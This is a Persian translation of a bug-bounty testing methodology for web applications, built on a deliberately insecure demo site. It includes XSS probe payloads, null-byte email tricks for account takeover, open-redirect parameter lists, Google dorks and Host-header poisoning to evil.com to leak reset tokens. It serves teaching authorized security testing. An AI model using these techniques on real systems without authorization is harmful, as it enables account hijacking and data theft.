ZSEANO METHODOLOGY

یه کار دیگه هم که می تونید با یادداشت هاتون بکنید اینه که شروع کنید به ساختن لیست های کلمه سفارشی.

فرض کنید داریم example.com رو تست می کنیم و:

/admin

/admin-new

/server_health

رو پیدا کردیم، همراه با پارامترهای debug و isTrue. می تونیم فایل های examplecom- endpoints.txt و params.txt رو درست کنیم تا بدونیم این endpoint ها روی این دامنه خاص کار می کنن.

از اونجا می تونید همه endpoint ها و پارامترها رو روی دامنه های مختلف تست کنید، یه فایل global-endpoints.txt درست کنید و شروع کنید به جمع آوری endpoint های رایج. با گذشت زمان، کلی endpoint و پارامتر برای دامنه های خاص جمع می کنید و خیلی راحت تر می تونید یه وب اپلیکیشن رو نقشه برداری کنید.

ZSEANO METHODOLOGY

حالا وقتشه روش کارم رو پیاده کنیم و هک کنیم

مرحله اول: دست به عصا راه رفتن و حس و حال گرفتن

درسته، همونطور که قبلاً گفتم، هدف من موقع انتخاب یه برنامه باگ بانتی اینه که تا شش ماه وقت بذارم و دامنه‌ها و قابلیت‌های داخل اسکوپشون رو یاد بگیرم و جستجو کنم، با این قصد که کم کم تا عمق ماجرا برم. وقتی چیزای زیادی برای کار کردن باشه، سریع تر میشه اشتباهات رایجی که ممکنه تو برنامه وجود داشته باشه رو یاد گرفت. با این حال، حتی قبل از اینکه دامنه داخل اسکوپ یه برنامه رو باز کنم، یه چیز میخوام بدونم:


آیا کس دیگه‌ای چیزی پیدا کرده و یه گزارش منتشر کرده؟

یادتونه گفتم که می‌خوام همیشه قبل از هر کاری، یه سرنخ و یه نقطه شروع برای خودم دست و پا کنم؟ حتی قبل از اینکه هک کردن رو شروع کنم، توی گوگل، HackerOne disclosed و OpenBugBounty دنبال باگ‌هایی که قبلاً پیدا شدن می‌گردم. چون می‌خوام بدونم آیا باگ‌های معتبری پیدا شده و آیا از بایپس‌های جالبی استفاده شده یا نه.

<https://www.google.com/?q=domain.com+vulnerability>

<https://www.hackerone.com/hacktivity>

<https://www.openbugbounty.org/>



The screenshot shows a search engine results page for the query "yahoo.com XSS vulnerability". The search bar at the top contains the text "yahoo.com XSS vulnerability". Below the search bar, there are several search results. The first result is titled "XSS Vulnerability (my.yahoo.com) - HackerOne" and includes a link to "https://hackerone.com/reports". The second result is titled "Reflected XSS on www.yahoo.com - Samuel - Medium" and includes a link to "https://medium.com/reflected-xss-on-www-yahoo-com-9b1857cecb8c". The third result is titled "Email attack exploits vulnerability in Yahoo site to hijack accounts ..." and includes a link to "https://www.pcworld.com/article/email-attack-exploits-vulnerability-in-...". The fourth result is titled "Yahoo flaw, now fixed, allowed hackers to access any user's ema..." and includes a link to "https://www.welivesecurity.com/2016/12/09/yahoo-flaw-now-fixed-all-...". The fifth result is titled "Yahoo Mail stored XSS #2 - Klikki Oy" and includes a link to "https://klikki.fi/adv/yahoo2".

ZSEANO METHODOLOGY

تست کردن باگ‌هایی که به صورت عمومی منتشر شدن می‌تونه یه نقطه شروع بهتون بده، و یه دید گاهی نسبت به نوع مشکلاتی که باید موقع حس و حال گرفتن از نحوه کارکرد سایت دنبالشون بگردید بهتون بده. بعضی وقتا حتی می‌تونید باگ‌های قدیمی پیدا شده رو دور بزنید. (مثل این

لینک: <https://hackerone.com/reports/504509>)

بعد از اون بررسی اولیه، و قبل از اینکه هیچ اسکری رو اجرا کنم، الان می‌خوام یه حس کلی از نحوه کارکرد وب‌اپلیکیشن اصلیشون پیدا کنم. تو این مرحله، من نوع باگ‌هایی که قبلاً لیست کردم رو تست می‌کنم، چون هدف کلی من فقط اینه که بفهمم اول کار چیزا چطوری کار می‌کنن. همینطور که به طور طبیعی متوجه می‌شید سایتشون چطوری کار می‌کنه، از همین تست‌های اولیه به رفتارهای جالبی برمی‌خورید. من همیشه با این فرض شروع می‌کنم که وبسایت امنه و باید همونطور که در نظر گرفته شده کار کنه.

دفترچه‌تون رو در بیارید، چون یادداشت‌برداری از همینجا شروع می‌شه. همونطور که گفتم، موقع شکار من مرتباً رفتارهای جالب و endpointهایی که باید بعد از اولین نگاهم برگردم سراغشون رو یادداشت می‌کنم. Wordlist از روز اول ساخته می‌شه. چند تا لیست کلمه سفارشی دارید؟ امیدوارم بیشتر از صفر تا باشه. یه نقشه گنج از تارگتتون بسازید!

وقتی قابلیتی مثل فرایند ثبت نام و ورود رو تست می‌کنم، یه جریان مداوم از سوالات تو ذهنم می‌گذره. مثلاً: آیا می‌تونم با حساب شبکه‌های اجتماعی‌ام وارد بشم؟ آیا تو اپلیکیشن موبایل هم همینه؟ اگه یه موقعیت جغرافیایی دیگه رو امتحان کنم، آیا می‌تونم با گزینه‌های بیشتری وارد بشم، مثلاً WeChat (که معمولاً برای کاربران چینی هست)؟

چه کاراکترهایی مجاز نیستن؟ من اجازه می‌دم افکارم به طور طبیعی تو سوراخ خرگوش فرو بره، چون همین چیزیه که از شما یه هکر طبیعی می‌سازه. موقع ثبت نام چه ورودی‌هایی رو می‌تونید کنترل کنید؟ کجا نشون داده می‌شن؟ باز هم می‌گم، آیا ثبت نام موبایل از یه کدبیس متفاوت


ZSEANO METHODOLOGY

استفاده می‌کنه؟ من کلی XSS و Stored XSS فقط با ثبت نام از طریق اپلیکیشن موبایل به جای دسکتاپ پیدا کردم. هیچ فیلتری وجود نداشت! آیا تا حالا گفتم که امکانات هک کردن بی‌نهایت؟ پایین‌ترین لیستی از قابلیت‌های کلیدی که تو اولین نگاهم سراغشون می‌رم و سوالاتی که موقع جستجو برای آسیب‌پذیری تو این زمینه‌ها از خودم می‌پرسم آورده شده. همین رویکرد رو دنبال کنید و همین سوالات رو پرسید، و ممکنه شما هم به همون جوابی برسید که من می‌رسم... یه آسیب‌پذیری معتبر.

ذهنیت من در فرایند ثبت نام

- برای ثبت نام به چی نیاز هست؟ اگر اطلاعات زیادی هست (مثل اسم، موقعیت، یو و غیره)، بعد از ثبت نام کجا نشون داده می‌شه؟

یه مثال از این رو می‌تونید پایین وقتی برای BARKER ثبت نام می‌کنید ببینید. از شما می‌خواه اسم نمایشی، توضیحات پروفایل وارد کنید و یه عکس آپلود کنید. این مقدار اطلاعات برای بازی کردن موقع ثبت نام خیلی زیاده و می‌تونه چند ساعت شما رو مشغول کنه. پس بیاید جزئیاتش رو بررسی کنیم و بفهمیم دنبال چی باید بگردیم.



 This web application has been made intentionally insecure. Please do not enter any personal information.

Register a new account

Basic account details

Appearance

Profile Picture



Display Name

Description

ZSEANO METHODOLOGY

باشه، ادامه میدیم با فرایند ثبت نام:

آپلود عکس: همونطور که قبلاً گفتم، می‌خوایم بفهمیم چه نوع فایل‌هایی رو می‌تونیم آپلود کنیم. پس یه عکس معمولی jpeg آپلود می‌کنیم ولی پسوندش رو به .txt، .xml و .svg تغییر می‌دیم تا ببینیم چطوری مدیریت می‌شه.

حالا، این ممکنه به نحوه کارکرد وب‌اپلیکیشن بستگی داشته باشه، ولی ممکنه تا بعد از تموم کردن فرایند ثبت نام نبینید عکستون کجا آپلود شده. حالا می‌فهمید چرا تست مجدد قابلیت‌ها چند بار اهمیت داره؟ (در این مورد بیشتر توضیح می‌دم).

اسم نمایشی و توضیحات پروفایل: باز هم ممکنه اینا رو تا بعد از تموم کردن فرایند ثبت نام نبینید، ولی کجا نشون داده می‌شن و چه کاراکترهایی مجاز هستن؟ فقط این نیست، بلکه به این فکر کنید که این اطلاعات کجا استفاده می‌شه.

تصور کنید می‌تونید < > رو وارد کنید، ولی وقتی پروفایلتون رو تو دسکتاپ می‌بینید آسیب‌پذیر نیست. ولی تو اپلیکیشن‌های موبایل چی؟ یا وقتی با سایت تعامل دارید (مثل پست می‌ذارید، کسی رو اضافه می‌کنید) چی؟

آیا توسعه‌دهنده‌ها فقط XSS رو تو پروفایل شما جلوش گرفتن؟

آیا می‌تونم با حساب شبکه‌های اجتماعی‌ام ثبت نام کنم؟ اگه بله، آیا از یه جور جریان OAuth استفاده می‌کنه که توکن داره و ممکنه بتونم لو بدم؟

چه حساب‌های شبکه‌های اجتماعی مجاز هستن؟

اونا به چه اطلاعاتی از پروفایل شبکه‌های اجتماعی‌ام اعتماد می‌کنن؟

ZSEANO METHODOLOGY

یه بار من Stored XSS رو از طریق وارد کردن آلبوم فیسبوکم پیدا کردم که اسمش رو به طور اتفاقی گذاشته بودم:

`<script>alert(o)</script>`

چه کاراکترهایی مجاز هستن؟

آیا '<>' تو اسمم مجازه؟ (تو این مرحله، فرایند تست XSS رو شروع کنید. ممکنه `<script>Test` کار نکنه ولی `<script>` کار کنه.)

یونیکد، %00، %d0 چی؟

وقتی من `myemail%00@email.com` رو وارد می‌کنم چه واکنشی نشون می‌ده؟ ممکنه اون رو به عنوان `myemail@email.com` بخونه.

وقتی با اپلیکیشن موبایلشون ثبت نام می‌کنید هم همینه؟

آیا می‌تونم با: `@target.com`

ثبت نام کنم یا تو بلک لیست قرار داره؟

اگه تو بلک لیست قرار داره، چرا؟

شاید بعد از ثبت نام امتیازات یا قابلیت‌های ویژه‌ای داشته باشه؟

آیا میشه اینو دور زد؟

همیشه با آدرس ایمیل تارگتون ثبت نام کنید.

اگه بعد از ثبت نام دوباره به صفحه ثبت نام برم چی می‌شه؟

آیا ریدایرکت می‌کنه، و آیا می‌تونم اینو با یه پارامتر کنترل کنم؟ (به احتمال زیاد بله!)

اگه به عنوان یه کاربر احراز هویت شده دوباره ثبت نام کنم چی می‌شه؟

ZSEANO METHODOLOGY

از دیدگاه یه توسعه دهنده بهش فکر کنید: اونا میخوان کاربر تجربه خوبی داشته باشه، پس وقتی یه کاربر احراز هویت شده دوباره به صفحه ثبت نام برمیگرده باید ریدایرکت بشه. اینجا نیاز به پارامترهایی برای کنترل اینکه کاربر به کجا ریدایرکت بشه مطرح می شه!

چه پارامترهایی تو این endpoint استفاده می شن؟

آیا تو سورس یا جاوااسکریپت چیزی لیست شده؟

آیا برای هر نوع زبانی و دستگاہی همینه؟ (دسکتاپ در مقابل موبایل)

اگه قابل اجرا باشه، فایل های js. تو این صفحه چیکار می کنن؟

شاید صفحه ورود یه فایل خاص login.js داشته باشه که URL های بیشتری توش باشه. این هم ممکنه نشون بده که سایت برای هر قابلیت به یه فایل js. تکیه می کنه! من یه ویدیو در مورد شکار تو فایل های js تو یوتیوب دارم که می تونید اینجا پیدا کنید.

Let's be a dork and read .js files (<https://www.youtube.com/watch?v=ojM8dDVifaI>)

```
227 <script src="/js/app.js"></script>
228
229 <!--
230 I don't think we need this stuff that Patrice was working on anymore?
231 <script src="/js/api.js"></script>
232 <script src="/js/posts.js"></script>
233 <script src="/js/search.js"></script>
234 -->
235
236
237 <!--
238 Staff are now testing it, but users can't get it yet
239 -->
240 <script src="/js/premium.js"></script>
241
```

ZSEANO METHODOLOGY

گوگل درباره صفحه ثبت نام چی میدونه؟ صفحات ورود/ثبت نام اغلب تغییر میکنن (باز هم تجربه کاربری) و ربات‌های گوگل خیلی چیزا رو ایندکس و به خاطر میسپارن.

site:example.com

inurl:register

inurl:& site:example.com

inurl:signup

inurl:& site:example.com

inurl:join inurl:&

ذهنیت من در فرایند ورود (و بازیابی رمز عبور)

آیا پارامتر ریدایرکت تو صفحه ورود استفاده میشه؟ معمولاً جواب بله هست چون اونا معمولاً میخوان کنترل کنن کاربر بعد از ورود به کجا ریدایرکت بشه (تجربه کاربری برای توسعه‌دهنده‌ها خیلی مهمه!). حتی اگه چیزی نمیبینید، همیشه رایج‌ترین‌ها رو با حروف بزرگ و کوچک مختلف امتحان کنید:

returnUrl

goto

return_url

returnUri

cancelUrl

back

returnTo

```
</ul>
<ul class="navbar-nav text-center mr-3">
  <li class="nav-item active">
    <a class="nav-link" href="http://barker-social.com/register">
      <i class="fad fa-user-plus fa-2x text-primary"></i>
      <br>
      Register
    </a>
  </li>
  <li class="nav-item ">
    <a class="nav-link" href="http://barker-social.com/login?returnUrl=%2F">
      <i class="fad fa-sign-in fa-2x login"></i>
      <br>
      Login
    </a>
  </li>
</ul>
```

ZSEANO METHODOLOGY

آگه با myemail%oo@email.com وارد بشم چی میشه؟

آیا اون رو به عنوان myemail@email.com تشخیص میده و شاید من رو لاگین کنه؟ آگه بله، با my%ooemail@email.com ثبت نام کنید و برای Account Takeover تلاش کنید. همین موضوع رو موقع انتخاب نام کاربری هم در نظر بگیرید.

آیا میتونم با حساب شبکه‌های اجتماعیم وارد بشم؟ آگه بله، آیا از یه جور جریان Oauth استفاده میکنه که توکن داره و ممکنه بتونم لو بدم؟

چه حساب‌های شبکه‌های اجتماعی مجاز هستن؟

آیا برای همه کشورها یکسانه؟

این موضوع معمولاً مربوط به فرایند ثبت نام میشه ولی همیشه نه. بعضی وقتا شما فقط میتونید از طریق شبکه‌های اجتماعی وارد بشید و نه ثبت نام کنید، و بعد از ورود اون رو متصل میکنید. (که خودش یه فرایند جدا برای تست کردنه!)

جریان ورود به سیستم در موبایل چه تفاوتی با دسکتاپ داره؟

یادتون باشه، تجربه کاربری! وبسایت‌های موبایل طوری طراحی شدن که کاربر راحت‌ترین جریان رو داشته باشه چون موس ندارن که به راحتی بتونن تو صفحات بچرخن. مگه شماها موبایل ندارین؟ موقع بازیابی رمز عبور از چه پارامترهایی استفاده میشه؟ شاید در برابر IDOR آسیب‌پذیر باشه (یه پارامتر id تزریق کنید و HPP رو تست کنید!).

آیا هدر Host مورد اعتماد؟ تصور کنید موقع بازیابی رمز عبور، Host رو روی evil.com تنظیم میکنید، آیا اون موقع به این مقدار اعتماد میکنه و تو ایمیل میفرسته؟ این میتونه منجر به لو رفتن توکن بازیابی رمز عبور بشه وقتی کاربر روی لینک کلیک میکنه (و میره به evil.com/resetpassword?token=123). معمولاً می‌تونید ورود، ثبت نام یا بازیابی رمز عبور رو برای

ZSEANO METHODOLOGY

rate limiting (حمله brute force) تست کنید. ولی اغلب این مورد یا informative محسوب می‌شه یا خارج از اسکوپ، پس من معمولاً وقتم رو تلف نمی‌کنم. سیاست‌های برنامه رو چک کنید و ببینید نظرشون در این مورد چیه. بیشتر وبسایت‌ها سیاست‌های رمز عبور قوی و FA2 پیاده‌سازی می‌کنن.

ذهنیت من در فرایند به‌روزرسانی اطلاعات حساب کاربری

آیا موقع به‌روزرسانی اطلاعات پروفایلتون هیچ محافظت CSRF وجود داره؟ (باید وجود داشته باشه، پس انتظارش رو داشته باشید. یادتون باشه، ما انتظار داریم این سایت امن باشه و می‌خوایم خودمون رو تو دور زدن محافظتش به چالش بکشیم). اگه بله، این چطوری اعتبارسنجی میشه؟ اگه نه توکن CSRF خالی بفرستم، یا یه توکن با طول یکسان چی میشه؟

```
-----WebKitFormBoundaryTnCDHpOfXMPGoZBQ
Content-Disposition: form-data; name="_method"

PATCH
-----WebKitFormBoundaryTnCDHpOfXMPGoZBQ
Content-Disposition: form-data; name="_token"

oE1YfJJJaEuONAdR1qD8FHC0gRrRvYZ2Ff7pDQ9ax
-----WebKitFormBoundaryTnCDHpOfXMPGoZBQ
Content-Disposition: form-data; name="profile_image"; filename=""
Content-Type: application/octet-stream

-----WebKitFormBoundaryTnCDHpOfXMPGoZBQ
Content-Disposition: form-data; name="profile_name"

Patrice S.
-----WebKitFormBoundaryTnCDHpOfXMPGoZBQ
Content-Disposition: form-data; name="profile_description"

Junior developer at Barker
-----WebKitFormBoundaryTnCDHpOfXMPGoZBQ
Content-Disposition: form-data; name="country"
```


ZSEANO METHODOLOGY

آیا برای تغییر ایمیل/رمز عبور تأییدیه دومی وجود دارد؟ اگر نه، پس میتونید این رو با XSS ترکیب کنید و اکانت رو Takeover کنید. معمولاً به خودی خود مشکلی نیست، ولی اگر برنامه میخواد تأثیر XSS رو ببینه، این چیزیه که باید در نظر بگیرید.

اونا با کاراکترهای اصلی < > ' چطوری برخورد میکنن و کجا نشون داده میشن؟
یونیکد چی؟

d%0a%0 %07 %09 این کاراکترها باید تا حد امکان همه جا تست بشن. چند بار بهش اشاره شده، ولی بعضی وقتا ممکنه نادیده گرفته بشه. هیچ سنگی رو برنگردونده ندارید. منظورش اینه هیچ تپه ای رو نریده باقی نزارید. هر سوارخی دیدین یه انگشتی توش فرو کنید.

اگر بتونم URL خودم رو تو پروفایلم وارد کنم، چه فیلتری برای جلوگیری از چیزایی مثل:

`javascript:alert(O)`

وجود دارد؟ این یه بخش کلیدی هست که من موقع تنظیم پروفایلم دنبالش میگردم.

آیا به روزرسانی اطلاعات حسابم تو اپلیکیشن موبایل متفاوته؟

بیشتر اپلیکیشن های موبایل از API برای به روزرسانی اطلاعات استفاده میکنن، پس شاید در برابر IDOR آسیب پذیر باشه. علاوه بر این، ممکنه فیلترهای متفاوتی اعمال بشه. من موارد زیادی داشتم که XSS تو سایت دسکتاپ فیلتر میشد ولی تو اپلیکیشن موبایل نه. شاید تیم موبایل به اندازه تیم دسکتاپ در مورد امنیت آموزش ندیده؟ شاید عجله داشتن.

اونا با آپلود عکس/ویدیو (اگر موجود باشه) چطوری برخورد میکنن؟

چه نوع فیلتری وجود دارد؟

آیا میتونم txt. آپلود کنم حتی اگر گفته فقط png. jpg. مجازه؟

آیا این فایل ها رو تو دامنه اصلی ذخیره میکنن یا جای دیگه هاست شده؟

ZSEANO METHODOLOGY

حتی اگه جای دیگه هاست شده باشه (مثلاً example-cdn.com) چک کنید آیا این دامنه تو CSP قرار داره یا نه، چون ممکنه هنوز مفید باشه.

چه اطلاعاتی در واقع تو پروفایل عمومی من وجود داره که میتونم کنترلش کنم؟

نکته کلیدی اینه که شما چه چیزی رو میتونید کنترل کنید و چطور و کجا نشون داده میشه. برای

مثال، چه چیزی جلوی من رو میگیره که HTML مخرب تو بیوگرافیم وارد کنم؟

شاید از htmlentities استفاده کردن پس < > فیلتر شده و به این صورت نشون داده میشه:

```
<div id=example onclick=runjs('userinput&lt;&quot;');>
```

ولی شما میتونید:

```
');alert('example');
```

رو استفاده کنید که منجر به این میشه:

```
<div id=example onclick=runjs('userinput');alert('example');>
```

ذهنیت من با استفاده از ابزارهای توسعه دهنده

ابزارهای توسعه دهنده شامل چیزایی مثل تست webhookها، جریانهای oauth، graphql explorer

میشه. این ابزارهایی هستن که به طور خاص برای توسعه دهنده ها تنظیم شدن تا APIهای مختلفی که

به صورت عمومی در دسترس هستن رو بررسی و تست کنن.

کجا هاست شدن؟

خودشون هاست کردن یا رو AWS هاست شده (معمولاً اینطوره. این مهمه چون اگه رو AWS هاست

شده باشه، هدف شما خوندن کلیدهای AWS خواهد بود).

چه ابزارهایی برای توسعه دهنده ها در دسترسه؟

مثلاً میتونم یه رویداد webhook رو تست کنم؟

ZSEANO METHODOLOGY

فقط تو گوگل SSRF webhook رو جستجو کنيد تا بينيد.

واقعاً می‌تونم پاسخ رو با یه ابزار بینم؟ آره، برو روی همین موضوع تمرکز کن. چون وقتی


پاسخ رو داشته باشی، آگه باگی پیدا کنی خیلی راحت تر می‌تونی تأثیرش رو ثابت کنی.

آیا میتونم اپلیکیشن خودم رو بسازم و آیا مجوزها درست کار میکنن؟

من یه باگ داشتم که حتی آگه کاربر موقع اجازه دادن به یه اپلیکیشن روی نه کلیک میکرد، توکن


برگشتی همچنان دسترسی داشت. (توکن نباید اجازه انجام هیچ کاری رو میداشت!)

به مثال پایین در مورد KREATIVE توجه کنید. مستندات API به این صورت اشاره میکنه



به عنوان یه هکر، اولین چیزی که بهش فکر میکنم اینه که وقتی یه کلید API تولید میکنیم چه اتفاقی


میفته.



ZSEANO METHODOLOGY

درسته، اولین چیزی که توجهم رو جلب میکنه، مجوزهای خاصی هست که به طور واضح اجازه داده شدن. هیچ هک خاصی لازم نیست، شما دارید چیزی رو میبینید که جلوی روتونه و بررسی میکنید که آیا همونطور که در نظر گرفته شده کار میکنه یا نه! صفحه oauth به ما میگه که ما فقط میتونیم سگهای kreative خودمون رو با کلید API برگشتی ببینیم، ولی آیا واقعاً اینطوره؟ فقط یه راه برای فهمیدن هست.

علاوه بر این، همونطور که قبلاً گفتم، اگه دکمه Cancel رو بزنی، بعضی وقتا بازم یه توکن تولید میشه ولی هیچ مجوزی نداره. ولی آیا واقعاً اینطوره؟ همینطور، آیا ما میتونیم پارامتر Cancel رو کنترل کنیم؟ تو URL عبارت returnUrl رو میبینیم، ولی چیزی در مورد cancelUrl نیست. شاید کار کنه؟!؟



از یه قابلیت ساده دیدید که چقدر چیز برای تست کردن داشتم. این رو تو کل وب اپلیکیشن اعمال کنید و کم کم متوجه میشید چرا زمان، صبر و سخت کوشی لازمه. بعد از ساختن یه اپلیکیشن، جریان ورود به سیستم واقعاً چطوری کار میکنه؟ و وقتی من اتصال اپلیکیشن رو از پروفایلم قطع میکنم، آیا توکن نامعتبر میشه؟ آیا پارامترهای return_uri جدیدی استفاده میشه و اونا چطوری کار میکنن؟

ZSEANO METHODOLOGY

یه ترفند کوچیک اینه که ممکنه متوجه بشید بعضی از شرکت ها دامنه های خاصی رو برای دیباگ whitelist میکنن. دامنه ی خودشون (theirdomain.com) و همینطور CDN های محبوب مثل amazonaws.com، aws.amazon.com. رو به عنوان redirectUri امتحان کنید. http://localhost هم رایجه ولی روی همه کاربرها تأثیر نمیداره (اونا باید یه چیزی رو رو دستگاه خودشون اجرا کنن).
آیا داکيومنت های ویکی / راهنما اطلاعاتی در مورد نحوه کارکرد API ارائه میدن؟ (یه بار به مشکلی برخورددم که میتونستم توکن یه کاربر رو لو بدم ولی نمیدونستم چطوری ازش استفاده کنم. ویکی اطلاعاتی در مورد نحوه احراز هویت توکن ارائه داد و من تونستم یه باگ P1 ایجاد کنم).
داکيومنت های API همچنین endpoint های API بیشتری رو نشون میدن، به علاوه کلمات کلیدی برای ورد لیستی که برای این تارگت میسازید.

آیا میتونم هر فایلی مثل عکس اپلیکیشن آپلود کنم؟

آیا فیلترینگش مثل به روزرسانی اطلاعات حسابم هست یا از یه کد بیس متفاوت استفاده میکنه؟

فقط به این دلیل که آپلود عکس پروفایلتون تو example.com آسیب پذیر نبوده، به این معنی نیست که وقتی عکس پروفایل رو تو developer.example.com آپلود میکنید کد متفاوتی استفاده نشده.

آیا میتونم یه حساب جداگانه تو سایت توسعه دهنده ها بسازم یا از همون سشن دامنه اصلی استفاده میکنه؟

اگه اینطوره، فرایند ورود به سیستم چطوریه؟

بعضی وقتا میتونید از طریق سشن اصلیتون (www.example.com) وارد سایت توسعه دهنده ها (developer.example.com) بشید، یه جور تبادل توکن از طریق ریدایرکت انجام میشه. همون open url redirect که احتمالاً تا حالا کشف کردید رو وارد کنید. اگه یه حساب کاملاً جدید، دوباره

ZSEANO METHODOLOGY

فرایند دیدن اینکه چی نشون داده میشه و کجا و غیره رو شروع کنید. من شخصاً ترجیح میدم وقتی نیاز به ثبت نام برای یه حساب جدید هست، چون به این معنیه که به احتمال زیاد کد متفاوتی استفاده میشه، که منجر به یه چالش جدید و یافته‌های جدید میشه.

ذهنیت من در قابلیت اصلی سایت

این میتونه به وبسایتی که استفاده میکنید بستگی داشته باشه، ولی مثلاً اگه برنامه‌ای که برای تست انتخاب کردم Dropbox بود، من روی نحوه مدیریت آپلود فایل‌ها تمرکز میکردم و از اونجا به بعد روی چیزای دیگه که در دسترس هست کار میکردم. من می‌تونم حساب دراپباکس خودم رو به وبسایت‌های مختلف متصل کنم. پس ترکیب شخص ثالث (یعنی سرویس‌هایی مثل دراپباکس، گوگل، یا گیت‌هاب که به سایت دیگه اجازه میدن به حساب کاربری شما دسترسی داشته باشه) چطوری کار می‌کنه؟

و درخواست مجوزهای خاص (مثل دسترسی به فایل‌ها، ایمیل، یا اطلاعات پروفایل) به چه صورته؟ یا اگه AOL بود، اول روی AOL Mail تمرکز می‌کردم. برید سراغ قابلیتی که تجارت بر اساس اون ساخته شده و باید امنیت داشته باشه، و ببینید دقیقاً چطوری کار می‌کنه. قابلیت‌هاشون رو از بالا به پایین نقشه‌برداری کنید.

AOL مخفف America Online هست، یه شرکت اینترنتی قدیمی که سرویس‌هایی مثل ایمیل (AOL Mail)، پیام‌رسان و پورتال خبری داره. توی متن اصلی، نویسنده داره از AOL به عنوان یه مثال استفاده می‌کنه یعنی اگه هدف شما AOL بود، اول باید سراغ AOL Mail می‌رفتید چون مهم‌ترین قابلیت اون سرویس هست.

این کار بعضی وقتا می‌تونه شما رو به کشف قابلیت‌های زیادی برسونه و زمان زیادی رو هم بگیره. صبور باشید و به این فرایند اعتماد کنید.

ZSEANO METHODOLOGY

همینطور که هر قابلیت رو تست می کنید، کم کم به نقشه ذهنی از نحوه ساخت وبسایت به دست میارید. مثلاً متوجه می شید همه درخواست ها از GraphQL استفاده می کنن، یا پارامترهای یکسانی رو تو همه جا پیدا می کنید (مثل xyz_id=11). کد یکسان؟ به باگ مساوی با خیلی باگ.

آیا همه قابلیت های وب اپلیکیشن اصلی تو اپلیکیشن موبایل هم در دسترس هستن؟

آیا اصلاً متفاوت کار میکنن؟

